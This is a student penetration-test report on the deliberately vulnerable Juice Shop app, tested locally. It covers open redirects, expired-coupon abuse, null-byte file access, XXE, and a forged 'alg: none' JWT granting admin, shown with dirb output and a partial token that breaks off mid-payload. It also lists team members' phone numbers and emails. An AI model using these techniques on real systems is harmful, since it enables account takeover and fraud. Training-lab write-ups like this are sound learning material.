Juice Shop

Final Report

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of content

Engagement Overview

This penetration test was commissioned by Eng. Omar Zayed to evaluate a student's capabilities in identifying vulnerabilities within the Juice Shop web application. The primary goal of this assessment was to assess the security posture of the application by identifying and analyzing exploitable weaknesses. This was a one-time test, not part of a recurring assessment. However, based on the vulnerabilities identified, it is recommended that periodic assessments be implemented to maintain security standards.

Scope

The scope of this engagement covered the entire Juice Shop website, conducted within a local environment. The testing did not interfere with live production systems or business operations. The open nature of the scope allowed for comprehensive testing of both user-facing and back-end components of the application.

Executive Risk Analysis

The penetration test revealed multiple vulnerabilities, ranging from low to high severity, that could pose significant risks to the business if left unaddressed. The most critical issues identified are:

- **Unauthorized Data Access (High Risk)**: Unrestricted access to backup files could lead to further compromise of the website by exposing sensitive information, such as the application's dependencies and configurations.
- **Open Redirects (Medium Risk)**: The presence of open redirects allows malicious actors to divert users to malicious websites, potentially leading to phishing attacks or unauthorized access to sensitive data.
- **Business Logic Flaws (High Risk)**: Exploiting expired coupon codes could result in financial loss by allowing unauthorized users to redeem discounts.
- **Confidential Data Exposure (High Risk)**: Unrestricted access to confidential sales and employee data increases the risk of data theft and corporate espionage.
- **Privilege Escalation and Account Takeover (High Risk)**: The ability to access administrative pages, create new admin accounts, and log in to user accounts using only email addresses threatens full system compromise.

Executive Recommendation

It is recommended that immediate action be taken to remediate the high-risk vulnerabilities discovered during this engagement. Specifically:

- Strengthen access controls and implement encryption for sensitive data to prevent unauthorized access.
- Limit redirection to trusted sources and ensure all user inputs are properly validated to mitigate phishing risks.
- Enhance validation processes for coupon codes to prevent unauthorized discounts.
- Implement strict access controls and encryption for confidential information to safeguard against data theft.

Enforce stronger authentication mechanisms and restrict administrative access to authorized users only.

Assessment Methodology

Tools


The tools that were used are standard kali machine that is found on kali's main page, burp suite a web application assessment tool, JWT editor an extension on burp suite and dirb a command line tool to brute force web directories.


Methodological process

The following are all the findings and the methodologies with screenshots to help your developer's team reenact the exploit to help them mitigating the vulnerabilities.

Allowlist Bypass:

By searching through the main.js, we can find the page redirects that we can use to redirect our malicious site through. This can be done by adding the malicious redirect right before the allowed redirect.






Expired coupon:

By looking for coupon code inside the main.js, we can find couple of expired ones alongside their expiry date.

```
main.js
        this.totalPrice = 0,
        this.paymentMode = "card",
        this.campaigns = {
            WMNSDY2019: {
                validOn: 15519996e5,
                discount: 75
            },
            WMNSDY2020: {
                validOn: 1583622e6,
                discount: 60
            },
            WMNSDY2021: {
```

This can be exploited by changing the system date on the attacking machine and redeeming the code.




Poison Null Byte:


By using the dirb tool we can find come hidden URLs.

```
┌──(kali㉿kali)-[~]
└─$ sudo dirb http://localhost:3000/ -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 22 19:07:46 2024
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/assets (CODE:301|SIZE:156)
+ http://localhost:3000/ftp (CODE:200|SIZE:11072)
+ http://localhost:3000/profile (CODE:500|SIZE:1136)
+ http://localhost:3000/promotion (CODE:200|SIZE:6586)
+ http://localhost:3000/redirect (CODE:500|SIZE:3339)
+ http://localhost:3000/robots.txt (CODE:200|SIZE:28)
+ http://localhost:3000/snippets (CODE:200|SIZE:792)
+ http://localhost:3000/video (CODE:200|SIZE:10075518)
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)
```

One of them is the ftp, that we can find some files that are not supposed to be found. Some are readable .md files and some are confidential and unreadable.




Anyone of these can be downloaded through null byte poisoning.




Forgotten Developer Backup | Forgotten Sales Backup:

In the same ftp page, we found backup files that could be used for further vulnerability analysis.




Legacy Typosquatting:

By going through the previously discovered package.js.bak file, we found a certain malicious library that is not legit and needs further investigation as to why it is present and who added it.




Vulnerable Library:


With further investigation we found vulnerable version of dependencies used.



XXE Data Access:


In the complaint section, the input file(invoice) is not sanitized. This allowed us to perform a XXE attack at access critical data like the /etc/passwd file.






Unsigned JWT:

By using burp app JWT editor, we can find search with it through the requests that used the Jason web token. After learning that the whoami request used the token, we can try to see if the system has a JWT vulnerability.



This is done by changing the algorithm used to none and deleting the key. And if the request is carried out, the system is vulnerable to this type of attack.



Furthermore, this can be exploited by making new accounts with high privileges like an admin.

Pretty Raw Hex JSON Web Token

JWT 1 - eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwi ...

Serialized JWT

ZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG9cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTIwIDE4OjAxOjExLjE0NiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDI0LTEwLTIwIDIzOjA5OjM4LjgwOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk1MjQ3NjB9.
Pt0UR6luzyRnrXcisJC2DAq66Vtn0hOWmj1jAwPq4OXG6dsTLw7taNrhLaQpm9GlebsYCcHVw408VuQ7lIOegrX6owDcB-U75khvB2laW0_I9-PDqK_Lm4Y72J4xMR60kSKffMBIQyGqQfLme9a266KA25qwcFv1cJ3MxCl6np8

Copy Decrypt Verify

JWS JWE

Header

```
{
    "typ": "JWT",
    "alg": "none"
}
```

Format JSON

Compact JSON

Payload

```
    data : {
        "id": 1,
        "username": "superx",
        "email": "jwtn3d@juice-sh.op",
        "password": "0192023a7bbd73250516f069df18b500",
        "role": "admin",
        "deluxeToken": "",
```

Format JSON

